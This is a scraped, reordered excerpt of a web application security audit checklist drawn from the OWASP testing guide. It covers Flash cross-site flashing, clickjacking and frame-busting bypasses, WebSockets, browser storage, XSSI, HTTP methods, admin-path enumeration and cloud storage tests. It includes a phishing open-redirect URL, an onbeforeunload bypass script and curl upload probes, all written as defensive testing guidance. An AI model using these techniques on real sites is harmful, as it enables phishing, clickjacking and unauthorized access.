being an extension of ActionScript 1.0. ActionScript 3.0, introduced with Flash Player 9, is a rewrite of the language to
support object orientated design.
ActionScript, like every other language, has some implementation patterns which could lead to security issues. In particular,
since Flash applications are often embedded in browsers, vulnerabilities like DOM-based Cross Site Scripting (DOM XSS)
could be present in flawed Flash applications.
Cross-Site Flashing (XSF) is a vulnerability that has a similar impact to XSS.
XSF occurs when the following scenarios are initiated from different domains:
One movie loads another movie with loadMovie* functions (or other hacks) and has access to the same sandbox, or part of
it.
An HTML page uses JavaScript to command an Adobe Flash movie, for example, by calling:
GetVariable to access Flash public and static objects from JavaScript as a string.
SetVariable to set a static or public Flash object to a new string value with JavaScript.
Unexpected communications between the browser and SWF application, which could result in stealing data from the SWF
application.
XSF may be performed by forcing a flawed SWF to load an external evil Flash file. This attack could result in XSS or in the
modification of the GUI in order to fool a user to insert credentials on a fake Flash form. XSF could be used in the presence
of Flash HTML Injection or external SWF files when loadMovie* methods are used.
Open Redirectors
SWFs have the capability to navigate the browser. If the SWF takes the destination in as a FlashVar, then the SWF may be
used as an open redirector. An open redirector is any piece of website functionality on a trusted website that an attacker can
use to redirect the end-user to a malicious website. These are frequently used within phishing attacks. Similar to cross-site
scripting, the attack involves a user clicking on a malicious link.
In the Flash case, the malicious URL might look like:
http:->->trusted.example.org->trusted.swf?getURLValue=http:->->www.evil-spoofing-website.org->phishEndUsers.html
In the above example, an end-user might see that the URL begins with their favorite trusted website and click on it. The link
would load the trusted SWF which takes the getURLValue and provides it to an ActionScript browser navigation call:
getURL(_root.getURLValue,"_self");
This would navigate the browser to the malicious URL provided by the attacker. At this point, the phisher has successfully
leveraged the trust the user has in trusted.example.org to trick the user into visiting their malicious website. From there, they
could launch a 0-day, conduct spoofing of the original website, or any other type of attack. SWFs may unintentionally be
acting as an open-redirector on the website.
Developers should avoid taking full URLs as FlashVars. If they only plan to navigate within their own website, then they
should use relative URLs or verify that the URL begins with a trusted domain and protocol.
Decompilation
Since SWF files are interpreted by a virtual machine embedded in the player itself, they can be potentially decompiled
and analyzed. The most known and free ActionScript 2.0 decompiler is flare.
To decompile a SWF file with flare just type:
$ flare hello.swf
This results in a new file called hello.flr.
Decompilation helps testers because it allows for white-box testing of the Flash applications. A quick web search can
lead you to various disassmeblers and flash security tools.
Undefined Variables FlashVars
FlashVars are the variables that the SWF developer planned on receiving from the web page. FlashVars are typically
passed in from the Object or Embed tag within the HTML. For instance:
<object width="550" height="400" classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http:->->download.macromedia.com->pub->shockwave->cabs->flash->swflash.cab#version=9,0,124,0">
<param name="movie" value="somefilename.swf">
<param name="FlashVars" value="var1=val1&var2=val2">
<embed src="somefilename.swf" width="550" height="400" FlashVars="var1=val1&var2=val2">
<->embed>
<->object>
FlashVars can also be initialized from the URL:
http:->->www.example.org->somefilename.swf?var1=val1&var2=val2
In ActionScript 3.0, a developer must explicitly assign the FlashVar values to local variables. Typically, this looks like:
var paramObj:Object = LoaderInfo(this.root.loaderInfo).parameters;
var var1:String = String(paramObj["var1"]);
var var2:String = String(paramObj["var2"]);
In ActionScript 2.0, any uninitialized global variable is assumed to be a FlashVar. Global variables are those variables
that are prepended by _root, _global or _level0. This means that if an attribute like _root.varname is undefined
throughout the code flow, it could be overwritten by URL parameters:
http:->->victim->file.swf?varname=value
Regardless of whether you are looking at ActionScript 2.0 or ActionScript 3.0, FlashVars can be a vector of attack.
Unsafe Methods
When an entry point is identified, the data it represents could be used by unsafe methods. If the data is not filtered or
validated, it could lead to some vulnerabilities.
Unsafe Methods since version r47 are:
loadVariables()
loadMovie()
getURL()
loadMovie()
loadMovieNum()
FScrollPane.loadScrollContent()
LoadVars.load
LoadVars.send
XML.load ( 'url' )
LoadVars.load ( 'url' )
Sound.loadSound( 'url' , isStreaming );
NetStream.play( 'url' );
flash.external.ExternalInterface.call(_root.callback)
htmlText
WSTG-CLNT-08
94 1.10.9 Audit for Clickjacking Client Side Testing Clickjacking, a subset of UI redressing, is a malicious technique whereby a web user is deceived into interacting (in most
cases by clicking) with something other than what the user believes they are interacting with. This type of attack, either
alone or in conjunction with other attacks, could potentially send unauthorized commands or reveal confidential information
while the victim is interacting with seemingly-harmless web pages. The term clickjacking was coined by Jeremiah Grossman
and Robert Hansen in 2008.
A clickjacking attack uses seemingly-harmless features of HTML and JavaScript to force the victim to perform undesired
actions, such as clicking an invisible button that performs an unintended operation. This is a client side security issue that
affects a variety of browsers and platforms.
To carry out this attack, an attacker creates a seemingly-harmless web page that loads the target application through the
use of an inline frame (concealed with CSS code). Once this is done, an attacker may induce the victim to interact with the
web page by other means (through, for example, social engineering). Like other attacks, a common prerequisite is that the
victim is authenticated against the attacker`s target website.
This type of attack is often designed to allow an attacker to induce users` actions on the target site, even if anti-CSRF
tokens are being used. Testing should be conducted to determine if website pages are vulnerable to clickjacking
attacks.
Testers may investigate if a target page can be loaded in an inline frame by creating a simple web page that includes a
frame containing the target web page. An example of HTML code to create this testing web page is displayed in the
following snippet:
<html>
<head>
<title>Clickjack test page<->title>
<->head>
<body>
<iframe src="http:->->www.target.site" width="500" height="500"><->iframe>
<->body>
<->html>
If the http:->->www.target.site page is successfully loaded into the frame, then the site is vulnerable and has no type of
protection against clickjacking attacks.
Bypass Clickjacking Protection
If the http:->->www.target.site page does not appear in the inline frame, the site probably has some form of protection
against clickjacking. It`s important to note that this isn`t a guarantee that the page is totally immune to clickjacking.
Methods to protect a web page from clickjacking can be divided into a few main mechanisms. It is possible to bypass
these methods in some circumstances by employing specific workarounds.
Client Side Protection: Frame Busting
The most common client side method, that has been developed to protect a web page from clickjacking, is called
Frame Busting and it consists of a script in each page that should not be framed. The aim of this technique is to
prevent a site from functioning when it is loaded inside a frame.
The structure of frame busting code typically consists of a --conditional statement-- and a --counter-action-- statement.
For this type of protection, there are some work arounds that fall under the name of --Bust frame busting--. Some of
this techniques are browser-specific while others work across browsers.
Mobile Website Version
Mobile versions of the website are usually smaller and faster than the desktop ones, and they have to be less complex
than the main application. Mobile variants have often less protection since there is the wrong assumption that an
attacker could not attack an application by the smart phone. This is fundamentally wrong, because an attacker can
fake the real origin given by a web browser, such that a non-mobile victim may be able to visit an application made for
mobile users. From this assumption follows that in some cases it is not necessary to use techniques to evade frame
busting when there are unprotected alternatives, which allow the use of same attack vectors.
Double Framing
Some frame busting techniques try to break frame by assigning a value to the --parent.location-- attribute in the --
counter-action-- statement.
Such actions are, for example:
self.parent.location = document.location
parent.location.href = self.location
parent.location = self.location
This method works well until the target page is framed by a single page. However, if the attacker encloses the target
web page in one frame which is nested in another one (a double frame), then trying to access to --parent.location--
becomes a security violation in all popular browsers, due to the descendant frame navigation policy. This security
violation disables the counter-action navigation.
Disabling JavaScript
Since these type of client side protections relies on JavaScript frame busting code, if the victim has JavaScript
disabled or it is possible for an attacker to disable JavaScript code, the web page will not have any protection
mechanism against clickjacking.
There are three deactivation techniques that can be used with frames:
Restricted frames with Internet Explorer: Starting from Internet Explorer 6, a frame can have the --security-- attribute
that, if it is set to the value --restricted--, ensures that JavaScript code, ActiveX controls, and re-directs to other sites do
not work in the frame.
Example:
<iframe src="http:->->target site" security="restricted"><->iframe>
Sandbox attribute: with HTML5 there is a new attribute called --sandbox--. It enables a set of restrictions on content
loaded into the iframe. At this moment this attribute is only compatible with Chrome and Safari.
Example:
<iframe src="http:->->target site" sandbox><->iframe>
OnBeforeUnload Event
The onBeforeUnload event could be used to evade frame busting code. This event is called when the frame busting
code wants to destroy the iframe by loading the URL in the whole web page and not only in the iframe. The handler
function returns a string that is prompted to the user asking confirm if he wants to leave the page. When this string is
displayed to the user is likely to cancel the navigation, defeating target`s frame busting attempt.
The attacker can use this attack by registering an unload event on the top page using the following example code:
<h1>www.fictitious.site<->h1>
<script>
window.onbeforeunload = function()
{
return " Do you want to leave fictitious.site?";
}
<->script>
<iframe src="http:->->target site">
The previous technique requires the user interaction but, the same result, can be achieved without prompting the user.
To do this the attacker have to automatically cancel the incoming navigation request in an onBeforeUnload event
handler by repeatedly submitting (for example every millisecond) a navigation request to a web page that responds
with a --HTTP->1.1 204 No Content-- header.
Since with this response the browser will do nothing, the resulting of this operation is the flushing of the request
pipeline, rendering the original frame busting attempt futile.
XSS Filter
Starting from Google Chrome 4.0 and from IE8 there were introduced XSS filters to protect users from reflected XSS
attacks. Nava and Lindsay have observed that these kind of filters can be used to deactivate frame busting code by
faking it as malicious code.
IE8 XSS filter: this filter has visibility into all parameters of each request and response flowing through the web browser
WSTG-CLNT-09
95 1.10.10 Auditing WebSockets Client Side Testing "Traditionally, the HTTP protocol only allows one request->response per TCP connection. Asynchronous JavaScript and
XML (AJAX) allows clients to send and receive data asynchronously (in the background without a page refresh) to the
server, however, AJAX requires the client to initiate the requests and wait for the server responses (half-duplex).
WebSockets allow the client or server to create a ‘full-duplex` (two-way) communication channel, allowing the client and
server to truly communicate asynchronously. WebSockets conduct their initial upgrade handshake over HTTP and from then
on all communication is carried out over TCP channels by use of frames.
Origin
It is the server`s responsibility to verify the Origin header in the initial HTTP WebSocket handshake. If the server does not
validate the origin header in the initial WebSocket handshake, the WebSocket server may accept connections from any
origin. This could allow attackers to communicate with the WebSocket server cross-domain allowing for CSRF-like issues."
"Identify that the application is using WebSockets.
Inspect the client-side source code for the ws:->-> or wss:->-> URI scheme.
Use Google Chrome`s Developer Tools to view the Network WebSocket communication.
Use ZAP`s WebSocket tab.
Origin.
Using a WebSocket client attempt to connect to the remote WebSocket server. If a connection is established the
server may not be checking the origin header of the WebSocket handshake.
Confidentiality and Integrity.
Check that the WebSocket connection is using SSL to transport sensitive information wss:->->.
Check the SSL Implementation for security issues (Valid Certificate, BEAST, CRIME, RC4, etc).
Authentication.
WebSockets do not handle authentication, normal black-box authentication tests should be carried out.
Authorization.
WebSockets do not handle authorization, normal black-box authorization tests should be carried out.
Once we have identified that the application is using WebSockets (as described above) we can use the OWASP Zed
Attack Proxy (ZAP) to intercept the WebSocket request and responses. ZAP can then be used to replay and fuzz the
WebSocket request->responses.
Example
Using a WebSocket client attempt to connect to the remote WebSocket server. If the connection is allowed the
WebSocket server may not be checking the WebSocket handshake`s origin header. Attempt to replay requests
previously intercepted to verify that cross-domain WebSocket communication is possible."
WSTG-CLNT-10
96 1.10.11 Auditing Web Messaging Client Side Testing Web Messaging (also known as Cross Document Messaging) allows applications running on different domains to
communicate in a secure manner. Before the introduction of web messaging, the communication of different origins
(between iframes, tabs and windows) was restricted by the same origin policy and enforced by the browser. Developers
used multiple hacks in order to accomplish these tasks, and most of them were mainly insecure.
This restriction within the browser is in place to prevent a malicious website from reading confidential data from other
iframes, tabs, etc; however, there are some legitimate cases where two trusted websites need to exchange data with each
other. To meet this need, Cross Document Messaging was introduced in the WHATWG HTML5 draft specification and was
implemented in all major browsers. It enables secure communications between multiple origins across iframes, tabs and
windows.
The messaging API introduced the postMessage() method, with which plain-text messages can be sent cross-origin. It
consists of two parameters: message, and domain.
There are some security concerns when using * as the domain that we discuss below. In order to receive messages, the
receiving website needs to add a new event handler, which has the following attributes:
Data, the content of the incoming message;
Origin of the sender document; and
Source, the source window.
Origin Security
The origin is made up of a scheme, host name, and port. It uniquely identifies the domain sending or receiving the message,
and does not include the path or the fragment part of the url. For instance, https:->->example.com will be considered
different from http:->->example.com because the schema of the former is https, while the latter is http. This also applies to
web servers running in the same domain but on different ports.
Examine Origin Security
Testers should check whether the application code is filtering and processing messages from trusted domains. Within
the sending domain, also ensure that the receiving domain is explicitly stated, and that * is not used as the second
argument of postMessage(). This practice could introduce security concerns and could lead to, in the case of a
redirection or if the origin changes by other means, the website sending data to unknown hosts, and therefore, leaking
confidential data to malicious servers.
If the website fails to add security controls to restrict the domains or origins that are allowed to send messages to a
website, it is likely to introduce a security risk. Testers should examine the code for message event listeners and get
the callback function from the addEventListener method for further analysis. Domains must always be verified prior to
data manipulation.
Examine Input Validation
Although the website is theoretically accepting messages from trusted domains only, data must still be treated as
externally-sourced, untrusted data, and processed with the appropriate security controls. Testers should analyze the
code and look for insecure methods, in particular where data is being evaluated via eval() or inserted into the DOM via
the innerHTML property, which may create DOM-based XSS vulnerabilities.
Static Code Analysis
JavaScript code should be analyzed to determine how web messaging is implemented. In particular, testers should be
interested in how the website is restricting messages from untrusted domains, and how the data is handled even for
trusted domains.
WSTG-CLNT-11
97 1.10.12 Auditing Browser Storage Client Side Testing Browsers provide the following client-side storage mechanisms for developers to store and retrieve data:
Local Storage
Session Storage
IndexedDB
Web SQL (Deprecated)
Cookies
These storage mechanisms can be viewed and edited using the browser`s developer tools, such as Google Chrome
DevTools or Firefox`s Storage Inspector.
Testing should be conducted to determine whether the website is storing sensitive data in client-side storage. The code
handling of the storage objects should be examined for possibilities of injection attacks, such as utilizing unvalidated input.
JavaScript in particular should be examined to determine if scripts or third party libraries are introducing vulnerabilities.
Local Storage
window.localStorage is a global property that implements the Web Storage API and provides persistent key-value
storage in the browser.
Both the keys and values can only be strings, so any non-string values must be converted to strings first before storing
them, usually done via JSON.stringify.
Entries to localStorage persist even when the browser window closes, with the exception of windows in Private-
>Incognito mode.
The maximum storage capacity of localStorage varies between browsers.
Session Storage
window.sessionStorage is a global property that implements the Web Storage API and provides ephemeral key-value
storage in the browser.
Both the keys and values can only be strings, so any non-string values must be converted to strings first before storing
them, usually done via JSON.stringify.
Entries to sessionStorage are ephemeral because they are cleared when the browser tab->window is closed.
The maximum storage capacity of sessionStorage varies between browsers.
IndexedDB
IndexedDB is a transactional, object-oriented database intended for structured data. An IndexedDB database can have
multiple object stores and each object store can have multiple objects.
In contrast to Local Storage and Session Storage, IndexedDB can store more than just strings. Any objects supported
by the structured clone algorithm can be stored in IndexedDB.
An example of a complex JavaScript object that can be stored in IndexedDB, but not in Local->Session Storage are
CryptoKeys.
W3C recommendation on Web Crypto API recommends that CryptoKeys that need to be persisted in the browser, to
be stored in IndexedDB. When testing a web page, look for any CryptoKeys in IndexedDB and check if they are set as
extractable: true when they should have been set to extractable: false (i.e. ensure the underlying private key material is
never exposed during cryptographic operations.)
Web SQL
Web SQL is deprecated since November 18, 2010 and it`s recommended that web developers do not use it.
Cookies
Cookies are a key value storage mechanism that is primarily used for session management but web developers can
still use it to store arbitrary string data.
Applications should be storing sensitive data on the server side, and not on the client-side, in a secured manner
following best practices.
WSTG-CLNT-12
98 1.10.13 Audit for Cross Site Script
Inclusion
Client Side Testing Cross Site Script Inclusion (XSSI) vulnerability allows sensitive data leakage across-origin or cross-domain boundaries.
Sensitive data could include authentication-related data (login states, cookies, auth tokens, session IDs, etc.) or user`s
personal or sensitive personal data (email addresses, phone numbers, credit card details, social security numbers, etc.).
XSSI is a client-side attack similar to Cross Site Request Forgery (CSRF) but has a different purpose. Where CSRF uses
the authenticated user context to execute certain state-changing actions inside a victim`s page (e.g. transfer money to the
attacker`s account, modify privileges, reset password, etc.), XSSI instead uses JavaScript on the client side to leak sensitive
data from authenticated sessions.
By default, websites are only allowed to access data if they are from the same origin. This is a key application security
principle and governed by the same-origin policy (defined by RFC 6454). An origin is defined as the combination of URI
scheme (HTTP or HTTPS), host name, and port number. However, this policy is not applicable for HTML <script> tag
inclusions. This exception is necessary, as without it websites would not be able to consume third party services, perform
traffic analysis, or use advertisement platforms, etc.
When the browser opens a website with <script> tags, the resources are fetched from the cross-origin domain. The
resources then run in the same context as the including site or browser, which presents the opportunity to leak sensitive
data. In most cases, this is achieved using JavaScript, however, the script source doesn`t have to be a JavaScript file with
type text->javascript or .js extension.
Older browser`s vulnerabilities (IE9->10) allowed data leakage via JavaScript error messages at runtime, but those
vulnerabilities have now been patched by vendors and are considered less relevant. By setting the charset attribute of the
<script> tag, an attacker or tester can enforce UTF-16 encoding, allowing data leakage for other data formats (e.g. JSON) in
some cases.
Collect Data Using Authenticated and Unauthenticated User Sessions
Identify which endpoints are responsible for sending sensitive data, what parameters are required, and identify all
relevant dynamically and statically generated JavaScript responses using authenticated user sessions. Pay special
attention to sensitive data sent using JSONP. To find dynamically generated JavaScript responses, generate
authenticated and unauthenticated requests, then compare them. If they`re different, it means the response is
dynamic; otherwise it`s static. To simplify this task, a tool such as Veit Hailperin`s Burp proxy plugin can be used.
Make sure to check other filetypes in addition to JavaScript; XSSI is not limited to JavaScript files alone.
Determine Whether the Sensitive Data Can Be Leaked Using JavaScript
Testers should analyze code for the following vehicles for data leakage via XSSI vulnerabilities:
Global variables
Global function parameters
CSV (Comma Separated Values) with quotations theft
JavaScript runtime errors
Prototype chaining using this
Sensitive Data Leakage via JavaScript Runtime Errors
Browsers normally present standardized JavaScript error messages. However, in the case of IE9->10, runtime error
messages provided additional details that could be used to leak data.
WSTG-CLNT-13

Webappcontrol for Information Technology

  • 1.
    AID WAAID AuditCategory Guidance Procedure References 1 1.1.1 Audit Network Infrastructure Configuration Configuration and Deployment Management Testing The intrinsic complexity of interconnected and heterogeneous web server infrastructure, which can include hundreds of web applications, makes configuration management and review a fundamental step in testing and deploying every single application. It takes only a single vulnerability to undermine the security of the entire infrastructure, and even small and seemingly unimportant problems may evolve into severe risks for another application on the same server. In order to address these problems, it is of utmost importance to perform an in-depth review of configuration and known security issues, after having mapped the entire architecture. Map the infrastructure supporting the application and understand how it affects the security of the application. WSTG-CONF-01 2 1.1.2 Audit Application Platform Configuration Configuration and Deployment Management Testing Proper configuration of the single elements that make up an application architecture is important in order to prevent mistakes that might compromise the security of the whole architecture. Configuration review and testing is a critical task in creating and maintaining an architecture. This is because many different systems will be usually provided with generic configurations that might not be suited to the task they will perform on the specific site they are installed on. While the typical web and application server installation will contain a lot of functionality (like application examples, documentation, test pages) what is not essential should be removed before deployment to avoid post-install exploitation. Sample and Known Files and Directories Comment Review System Configuration Configuration Review Logging Sensitive Information in Logs Log Location Log Storage Log Rotation Log Access Control Log Review WSTG-CONF-02 3 1.1.3 Audit File Extensions Handling for Sensitive Information Configuration and Deployment Management Testing File extensions are commonly used in web servers to easily determine which technologies, languages and plugins must be used to fulfill the web request. While this behavior is consistent with RFCs and Web Standards, using standard file extensions provides the penetration tester useful information about the underlying technologies used in a web appliance and greatly simplifies the task of determining the attack scenario to be used on particular technologies. In addition, mis- configuration of web servers could easily reveal confidential information about access credentials. Extension checking is often used to validate files to be uploaded, which can lead to unexpected results because the content is not what is expected, or because of unexpected OS file name handling. Determining how web servers handle requests corresponding to files having different extensions may help in understanding web server behavior depending on the kind of files that are accessed. For example, it can help to understand which file extensions are returned as text or plain versus those that cause execution on the server side. The latter are indicative of technologies, languages or plugins that are used by web servers or application servers, and may provide additional insight on how the web application is engineered. For example, a -.pl- extension is usually associated with server-side Perl support. However, the file extension alone may be deceptive and not fully conclusive. For example, Perl server-side resources might be renamed to conceal the fact that they are indeed Perl related. See the next section on --web server components-- for more on identifying server side technologies and components. Forced Browsing File Upload WSTG-CONF-03 4 1.1.4 Review Old Backup and Unreferenced Files for Sensitive Information Configuration and Deployment Management Testing While most of the files within a web server are directly handled by the server itself, it isn`t uncommon to find unreferenced or forgotten files that can be used to obtain important information about the infrastructure or the credentials. Most common scenarios include the presence of renamed old versions of modified files, inclusion files that are loaded into the language of choice and can be downloaded as source, or even automatic or manual backups in form of compressed archives. Backup files can also be generated automatically by the underlying file system the application is hosted on, a feature usually referred to as --snapshots--. All these files may grant the tester access to inner workings, back doors, administrative interfaces, or even credentials to connect to the administrative interface or the database server. An important source of vulnerability lies in files which have nothing to do with the application, but are created as a consequence of editing application files, or after creating on-the-fly backup copies, or by leaving in the web tree old files or unreferenced files.Performing in-place editing or other administrative actions on production web servers may inadvertently leave backup copies, either generated automatically by the editor while editing files, or by the administrator who is zipping a set of files to create a backup. Inference from the Naming Scheme Used for Published Content Other Clues in Published Content Blind Guessing Information Obtained Through Server Vulnerabilities and Misconfiguration Use of Publicly Available Information File Name Filter Bypass WSTG-CONF-04
  • 2.
    5 1.1.5 EnumerateInfrastructure and Application Admin Interfaces Configuration and Deployment Management Testing Administrator interfaces may be present in the application or on the application server to allow certain users to undertake privileged activities on the site. Tests should be undertaken to reveal if and how this privileged functionality can be accessed by an unauthorized or standard user. An application may require an administrator interface to enable a privileged user to access functionality that may make changes to how the site functions. Such changes may include: user account provisioning site design and layout data manipulation configuration changes In many instances, such interfaces do not have sufficient controls to protect them from unauthorized access. Testing is aimed at discovering these administrator interfaces and accessing functionality intended for the privileged users. Each web framework may have its own admin default pages or path. For example WebSphere: ->admin ->admin-authz.xml ->admin.conf ->admin.passwd ->admin->* ->admin->logon.jsp ->admin->secure->logon.jsp PHP: ->phpinfo ->phpmyadmin-> ->phpMyAdmin-> ->mysqladmin-> ->MySQLadmin ->MySQLAdmin ->login.php ->logon.php ->xmlrpc.php ->dbadmin FrontPage: ->admin.dll ->admin.exe ->administrators.pwd ->author.dll ->author.exe ->author.log ->authors.pwd ->cgi-bin WebLogic: ->AdminCaptureRootCA ->AdminClients ->AdminConnections ->AdminEvents ->AdminJDBC ->AdminLicense ->AdminMain ->AdminProps ->AdminRealm ->AdminThreads WordPress: wp-admin-> wp-admin->about.php wp-admin->admin-ajax.php wp-admin->admin-db.php wp-admin->admin-footer.php wp-admin->admin-functions.php wp-admin->admin-header.php WSTG-CONF-05 6 1.1.6 Audit HTTP Methods Configuration and Deployment Management Testing HTTP offers a number of methods that can be used to perform actions on the web server. Many of theses methods are designed to aid developers in deploying and testing HTTP applications. These HTTP methods can be used for nefarious purposes if the web server is misconfigured. Additionally, Cross Site Tracing (XST), a form of cross site scripting using the server`s HTTP TRACE method, is examined. While GET and POST are by far the most common methods that are used to access information provided by a web server, the Hypertext Transfer Protocol (HTTP) allows several other (and somewhat less known) methods. RFC 2616 (which describes HTTP version 1.1 which is the standard today) defines the following eight methods: HEAD GET POST PUT DELETE TRACE OPTIONS CONNECT Some of these methods can potentially pose a security risk for a web application, as they allow an attacker to modify the files stored on the web server and, in some scenarios, steal the credentials of legitimate users. More specifically, the methods that should be disabled are the following: PUT: This method allows a client to upload new files on the web server. An attacker can exploit it by uploading malicious files (e.g.: an asp file that executes commands by invoking cmd.exe), or by simply using the victim`s server as a file repository. DELETE: This method allows a client to delete a file on the web server. An attacker can exploit it as a very simple and direct way to deface a web site or to mount a DoS attack. CONNECT: This method could allow a client to use the web server as a proxy. TRACE: This method simply echoes back to the client whatever string has been sent to the server, and is used mainly for debugging purposes. This method, originally assumed harmless, can be used to mount an attack known as Cross Site Tracing, which has been discovered by Jeremiah Grossman (see links at the bottom of the page). Discover the Supported Methods The testing method is extremely straightforward and we only need to fire up netcat (or telnet): $ nc www.victim.com 80 The same test can also be executed using nmap and the http-methods NSE script: C:-->Tools-->nmap-6.40>nmap -p 443 --script http-methods localhost WSTG-CONF-06
  • 3.
    7 1.1.7 AuditHTTP Strict Transport Security Configuration and Deployment Management Testing The HTTP Strict Transport Security (HSTS) header is a mechanism that web sites have to communicate to the web browsers that all traffic exchanged with a given domain must always be sent over https, this will help protect the information from being passed over unencrypted requests. Considering the importance of this security measure it is important to verify that the web site is using this HTTP header, in order to ensure that all the data travels encrypted from the web browser to the server. The HTTP Strict Transport Security (HSTS) feature lets a web application to inform the browser, through the use of a special response header, that it should never establish a connection to the the specified domain servers using HTTP. Instead it should automatically establish all connection requests to access the site through HTTPS. The HTTP strict transport security header uses two directives: max-age: to indicate the number of seconds that the browser should automatically convert all HTTP requests to HTTPS. includeSubDomains: to indicate that all web application`s sub-domains must use HTTPS. Here`s an example of the HSTS header implementation: Strict-Transport-Security: max-age=60000; includeSubDomains The use of this header by web applications must be checked to find if the following security issues could be produced: Attackers sniffing the network traffic and accessing the information transferred through an unencrypted channel. Attackers exploiting a man in the middle attack because of the problem of accepting certificates that are not trusted. Users who mistakenly entered an address in the browser putting HTTP instead of HTTPS, or users who click on a link in a web application which mistakenly indicated the HTTP protocol. Testing for the presence of HSTS header can be done by checking for the existence of the HSTS header in the server`s response in an interception proxy, or by using curl as follows: $ curl -s -D- https:->->owasp.org | grep Strict Strict-Transport-Security: max-age=15768000 WSTG-CONF-07 8 1.1.8 Audit Rich Internet Applications (RIA) Cross Domain Policy Configuration and Deployment Management Testing Rich Internet Applications (RIA) have adopted Adobe`s crossdomain.xml policy files to allow for controlled cross domain access to data and service consumption using technologies such as Oracle Java, Silverlight, and Adobe Flash. Therefore, a domain can grant remote access to its services from a different domain. However, often the policy files that describe the access restrictions are poorly configured. Poor configuration of the policy files enables Cross-site Request Forgery attacks, and may allow third parties to access sensitive data meant for the user. Testing for RIA Policy Files Weakness To test for RIA policy file weakness the tester should try to retrieve the policy files crossdomain.xml and clientaccesspolicy.xml from the application`s root, and from every folder found. For example, if the application`s URL is http:->->www.owasp.org, the tester should try to download the files http:->- >www.owasp.org->crossdomain.xml and http:->->www.owasp.org->clientaccesspolicy.xml. After retrieving all the policy files, the permissions allowed should be be checked under the least privilege principle. Requests should only come from the domains, ports, or protocols that are necessary. Overly permissive policies should be avoided. Policies with * in them should be closely examined. Example <cross-domain-policy> <allow-access-from domain="*" ->> <->cross-domain-policy> Result Expected A list of policy files found. A list of weak settings in the policies. WSTG-CONF-08 9 1.1.9 Audit File Permission Configuration and Deployment Management Testing When a resource is given a permissions setting that provides access to a wider range of actors than required, it could lead to the exposure of sensitive information, or the modification of that resource by unintended parties. This is especially dangerous when the resource is related to program configuration, execution, or sensitive user data. A clear example is an execution file that is executable by unauthorized users. For another example, account information or a token value to access an API - increasingly seen in modern web services or microservices - may be stored in a configuration file whose permissions are set to world-readable from the installation by default. Such sensitive data can be exposed by internal malicious actors of the host or by a remote attacker who compromised the service with other vulnerabilities but obtained only a normal user privilege. The files and directories that require file permission testing include but are not limited to: Web files->directory Configuration files->directory Sensitive files (encrypted data, password, key)->directory Log files (security logs, operation logs, admin logs)->directory Executables (scripts, EXE, JAR, class, PHP, ASP)->directory Database files->directory Temp files ->directory Upload files->directory WSTG-CONF-09 10 1.1.10 Audit for Subdomain Takeover Configuration and Deployment Management Testing A successful exploitation of this kind of vulnerability allows an adversary to claim and take control of the victim`s subdomain. This attack relies on the following: The victim`s external DNS server subdomain record is configured to point to a non-existing or non-active resource->external service->endpoint. The proliferation of XaaS (Anything as a Service) products and public cloud services offer a lot of potential targets to consider. The service provider hosting the resource->external service->endpoint does not handle subdomain ownership verification properly. If the subdomain takeover is successful a wide variety of attacks are possible (serving malicious content, phising, stealing user session cookies, credentials, etc.). This vulnerability could be exploited for a wide variety of DNS resource records including: A, CNAME, MX, NS, etc. In terms of the attack severity an NS subdomain takeover (although less likely) has the highest impact because a successful attack could result in full control over the whole DNS zone and the victim`s domain. The first step is to enumerate the DNS servers and resource records. There are multiple ways to accomplish this task, for example DNS enumeration using a list of common subdomains dictionary, DNS brute force or using web search engines and other OSINT data sources. Testing DNS A, CNAME Record Subdomain Takeover Perform a basic DNS enumeration on the domain (example.com) using dnsrecon. WSTG-CONF-10
  • 4.
    11 1.1.11 AuditCloud Storage Configuration and Deployment Management Testing Cloud storage services facilitate web application and services to store and access objects in the storage service. Improper access control configuration, however, may result in sensitive information exposure, data being tampered, or unauthorized access. A known example is where an Amazon S3 bucket is misconfigured, although the other cloud storage services may also be exposed to similar risks. By default, all S3 buckets are private and can be accessed only by users that are explicitly granted access. Users can grant public access to both the bucket itself and to individual objects stored within that bucket. This may lead to an unauthorized user being able to upload new files, modify or read stored files. First identify the URL to access the data in the storage service, and then consider the following tests: read the unauthorized data upload a new arbitrary file You may use curl for the tests with the following commands and see if unauthorized actions can be performed successfully. To test the ability to read an object: curl -X GET https:->-><cloud-storage-service>-><object> To test the ability to upload a file: curl -X PUT -d 'test' 'https:->-><cloud-storage-service>->test.txt' Testing for Amazon S3 Bucket Misconfiguration The Amazon S3 bucket URLs follow one of two formats, either virtual host style or path-style. Virtual Hosted Style Access https:->->bucket-name.s3.Region.amazonaws.com->key-name In the following example, my-bucket is the bucket name, us-west-2 is the region, and puppy.png is the key-name: https:->->my-bucket.s3.us-west-2.amazonaws.com->puppy.png Path-Style Access https:->->s3.Region.amazonaws.com->bucket-name->key-name As above, in the following example, my-bucket is the bucket name, us-west-2 is the region, and puppy.png is the key- name: https:->->s3.us-west-2.amazonaws.com->my-bucket->puppy.jpg For some regions, the legacy global endpoint that does not specify a region-specific endpoint can be used. Its format is also either virtual hosted style or path-style. Virtual Hosted Style Access https:->->bucket-name.s3.amazonaws.com Path-Style Access https:->->s3.amazonaws.com->bucket-name WSTG-CONF-11 12 1.2.1 Audit Role Definitions Identity Management Testing It is common in modern enterprises to define system roles to manage users and authorization to system resources. In most system implementations it is expected that at least two roles exist, administrators and regular users. The first representing a role that permits access to privileged and sensitive functionality and information, the second representing a role that permits access to regular business functionality and information. Well developed roles should align with business processes which are supported by the application. It is important to remember that cold, hard authorization isn`t the only way to manage access to system objects. In more trusted environments where confidentiality is not critical, softer controls such as application workflow and audit logging can support data integrity requirements while not restricting user access to functionality or creating complex role structures that are difficult to manage. Its important to consider the Goldilocks principle when role engineering, in that defining too few, broad roles (thereby exposing access to functionality users don`t require) is as bad as too many, tightly tailored roles (thereby restricting access to functionality users do require). Either with or without the help of the system developers or administrators, develop an role versus permission matrix. The matrix should enumerate all the roles that can be provisioned and explore the permissions that are allowed to be applied to the objects including any constraints. If a matrix is provided with the application it should be validated by the tester, if it doesn`t exist, the tester should generate it and determine whether the matrix satisfies the desired access policy for the application. WSTG-IDNT-01 13 1.2.2 Audit User Registration Process Identity Management Testing Some websites offer a user registration process that automates (or semi-automates) the provisioning of system access to users. The identity requirements for access vary from positive identification to none at all, depending on the security requirements of the system. Many public applications completely automate the registration and provisioning process because the size of the user base makes it impossible to manage manually. However, many corporate applications will provision users manually, so this test case may not apply. Verify that the identity requirements for user registration are aligned with business and security requirements. Can anyone register for access? Are registrations vetted by a human prior to provisioning, or are they automatically granted if 